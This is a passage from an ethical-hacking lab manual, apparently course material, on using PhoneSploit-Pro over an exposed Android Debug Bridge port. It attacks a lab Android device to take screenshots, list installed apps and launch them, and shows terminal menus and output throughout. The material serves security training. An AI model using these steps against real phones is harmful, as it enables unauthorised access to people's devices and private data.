

Module 17: Hacking Mobile Platforms

Lab 1: Hack Android Devices

Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

As a professional ethical hacker or pen tester, you should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.

Lab Objectives

- Exploit the Android platform through ADB using PhoneSploit-Pro
- Hack an Android device by creating APK file using AndroRAT

Overview of Hacking Android Platforms

Android is a software environment developed by Google for mobile devices. It includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.

Owing to the increase in the number of users with Android devices, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to carry out attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

Task 1: Exploit the Android Platform through ADB using PhoneSploit-Pro

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.


Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.

In this task, we will exploit the Android platform through ADB using the PhoneSploit-Pro tool.

We will target the **Android** machine (10.10.1.14) using the **Parrot Security** machine. If the **Android** machine is non-responsive then, click **Commands** icon from the top section of the screen, navigate to **Power and Display** --> **Reset/Reboot machine**. If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.

1. Click Parrot Security to switch to the **Parrot Security** machine.
2. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
3. Now, run **cd PhoneSploit-Pro** command to navigate to the PhoneSploit-Pro folder.

By default, the tool will be cloned in the root directory.




The screenshot shows a Parrot OS desktop environment with a terminal window titled "cd PhoneSploit-Pro/ - Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot]-[~]  
$sudo su  
[sudo] password for attacker:  
[root@parrot]-[/home/attacker]  
#cd PhoneSploit-Pro/  
[root@parrot]-[/home/attacker/PhoneSploit-Pro]  
#
```


The background of the terminal window features a dark theme with a parrot illustration and a network diagram. The desktop taskbar at the bottom includes a "Menu" button and a window title bar for "cd PhoneSploit-Pro/ - ...". The system status bar at the top right shows the date and time: "Tue Mar 19, 03:22".

4. Now, execute **python3 phonesploitpro.py** command to run the tool.

A screenshot of a Parrot OS terminal window. The window title is "cd PhoneSploit-Pro/ - Parrot Terminal". The terminal shows a user named "attacker" at a host named "parrot" in the home directory. They run the command "\$sudo su", which prompts for a password. After entering the password, the prompt changes to "[root@parrot]". The user then runs "#cd PhoneSploit-Pro/", changing the directory to "/home/attacker/PhoneSploit-Pro". Finally, they run "#python3 phonesploitpro.py", which is highlighted in green. The background of the terminal has a dark theme with a parrot illustration on the right and a network diagram on the left. The top of the window shows a menu bar with "Applications", "Places", and "System". The bottom of the window shows a taskbar with a "Menu" button and a window title "cd PhoneSploit-Pro/ - ...". The system clock in the top right corner shows "Tue Mar 19, 03:23".

```
[attacker@parrot]~  
$sudo su  
[sudo] password for attacker:  
[root@parrot]~/home/attacker  
#cd PhoneSploit-Pro/  
[root@parrot]~/home/attacker/PhoneSploit-Pro  
#python3 phonesploitpro.py
```

5. When prompted to **Do you still want to continue to PhoneSploit Pro?**, type **Y** and press **Enter**.



```
Applications Places System python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd PhoneSploit-Pro/
[root@parrot]~/home/attacker/PhoneSploit-Pro# python3 phonesploitpro.py
/usr/bin/adb
/usr/bin/msfconsole
/usr/bin/nmap

ERROR : The following required software are NOT installed!
1. Scrcpy

Please install the above listed software.

Do you still want to continue to PhoneSploit Pro? Y / N > Y
```

6. The **PhoneSploit Pro** main menu options appear, as shown in the screenshot.

```
Applications  Places  System  python3 phonesploitpro.py - Parrot Terminal
File  Edit  View  Search  Terminal  Help

Parrot
PHONESPLOIT PRO
attacker's Home
v1.61
By github.com/AzeemIdrisi

1. Connect a Device
2. List Connected Devices
3. Disconnect All Devices
4. Scan Network for Devices
5. Mirror & Control Device
6. Get Screenshot
7. Screen Record
8. Download File/Folder from Device
9. Send File/Folder to Device
10. Run an App
11. Install an APK
12. Uninstall an App
13. List Installed Apps
14. Access Device Shell
15. Hack Device (Using Me

tasplot)

N : Next Page
99 : Clear Screen
0 : Exit

[Main Menu] Enter selection >
```

7. Type **1** and press **Enter** to select **1. Connect a Device** option.
8. When prompted to **Enter a phones ip address**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

If you are getting **Connection timed out** error, then type **1** again and press **Enter**. If you do not get any option, then type **1** and press **Enter** again, until you get **Enter a phones ip address** option.

9. You will see that the target **Android** device (in this case, **10.10.1.14**) is connected through port number **5555**.

If you are unable to establish a connection with the target device, then press **Ctrl+C** and re-perform **steps#7-9**.

```
Applications  Places  System  python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help

v1.61 By github.com/AzeemIdrisi

1. Connect a Device
2. List Connected Devices
3. Disconnect All Devices
4. Scan Network for Devices
5. Mirror & Control Device
6. Get Screenshot
7. Screen Record
8. Download File/Folder from Device
9. Send File/Folder to Device
10. Run an App
11. Install an APK
12. Uninstall an App
13. List Installed Apps
14. Access Device Shell
15. Hack Device (Using Me

tasplot)


N : Next Page (Page : 1 / 3)
99 : Clear Screen 0 : Exit

[Main Menu] Enter selection > 1
Enter target phone's IP Address Example : 192.168.1.23
> 10.10.1.14
connected to 10.10.1.14:5555

99 : Clear Screen 0 : Exit

[Main Menu] Enter selection > █
```

10. At the **Main Menu** prompt, type **6** and press **Enter** to choose **Get Screenshot**.
11. When prompted to **Enter location to save all screenshots**, Press **Enter** for **default**, type **/home/attacker/Desktop** as the location and press **Enter**. The screenshot of the target mobile device will be saved in the given location.



```
Applications Places System python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help

Parrot

N : Next Page (Page : 1 / 3)
99 : Clear Screen 0 : Exit

[Main Menu] Enter selection > 1

Enter target phone's IP Address Example : 192.168.1.23
> 10.10.1.14
connected to 10.10.1.14:5555

99 : Clear Screen 0 : Exit

[Main Menu] Enter selection > 6


Enter location to save all screenshots, Press 'Enter' for default
> /home/attacker/Desktop

Saving screenshot to /home/attacker/Desktop

/sdcard/screenshot-2024-3-19-3-35-45.png: 1 file ...led, 0 skipped. 6.0 MB/s (369138 bytes in 0.059s)

Do you want to Open the file? Y / N > 
```

12. When prompted **Do you want to Open the file?**, type **Y** and press **Enter**.
This will open the screenshot as shown below.



13. Close the **Screenshot** window and switch back to the **Terminal** window.

14. At the **Main Menu** prompt, type **13** and press **Enter** to choose **List Installed Apps**.

15. Type **2** and press **Enter** to **List all packages**.

```
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help

Parrot
v1.61 By github.com/AzeemIdrisi

1. Connect a Device
2. List Connected Devices
3. Disconnect All Devices
4. Scan Network for Devices
5. Mirror & Control Device
6. Get Screenshot
7. Screen Record
8. Download File/Folder from Device
9. Send File/Folder to Device
10. Run an App
11. Install an APK
12. Uninstall an App
13. List Installed Apps
14. Access Device Shell
15. Hack Device (Using Me

tasplot)

N : Next Page (Page : 1 / 3)

99 : Clear Screen 0 : Exit


[Main Menu] Enter selection > 13

1. List third party packages
2. List all packages

> 2
```

16. The result appears, displaying the installed apps on the target Android device, as shown in the screenshot.

Using this information, you can use other PhoneSploit-Pro options to either launch or uninstall any of the installed apps.



```
Applications Places System python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
76. com.android.cts.ctsshim
77. com.android.vpndialogs
78. com.android.email
79. com.android.phone
80. com.android.shell
81. com.android.wallpaperbackup
82. com.android.providers.blockednumber
83. com.android.providers.userdictionary
84. com.android.emergency
85. com.android.location.fused
86. com.android.deskclock
87. com.android.systemui
88. com.android.bluetoothmidiservice
89. com.termoneplus
90. com.android.bluetooth
91. com.android.development
92. com.android.wallpaperpicker
93. com.android.providers.contacts
94. com.android.captiveportallogin


99 : Clear Screen          0 : Exit

[Main Menu] Enter selection > 
```

17. Now, at the **Main Menu** prompt, type **10** and press **Enter** to choose **Run an app**. In this example, we will launch a calculator app on the target Android device.

Based on the information obtained in the previous step about the installed applications, you can launch any app of your choice.

18. Type **2** and press **Enter** to **Enter Package Name Manually**.
19. To launch the calculator app, type **com.android.calculator2** and press **Enter**.

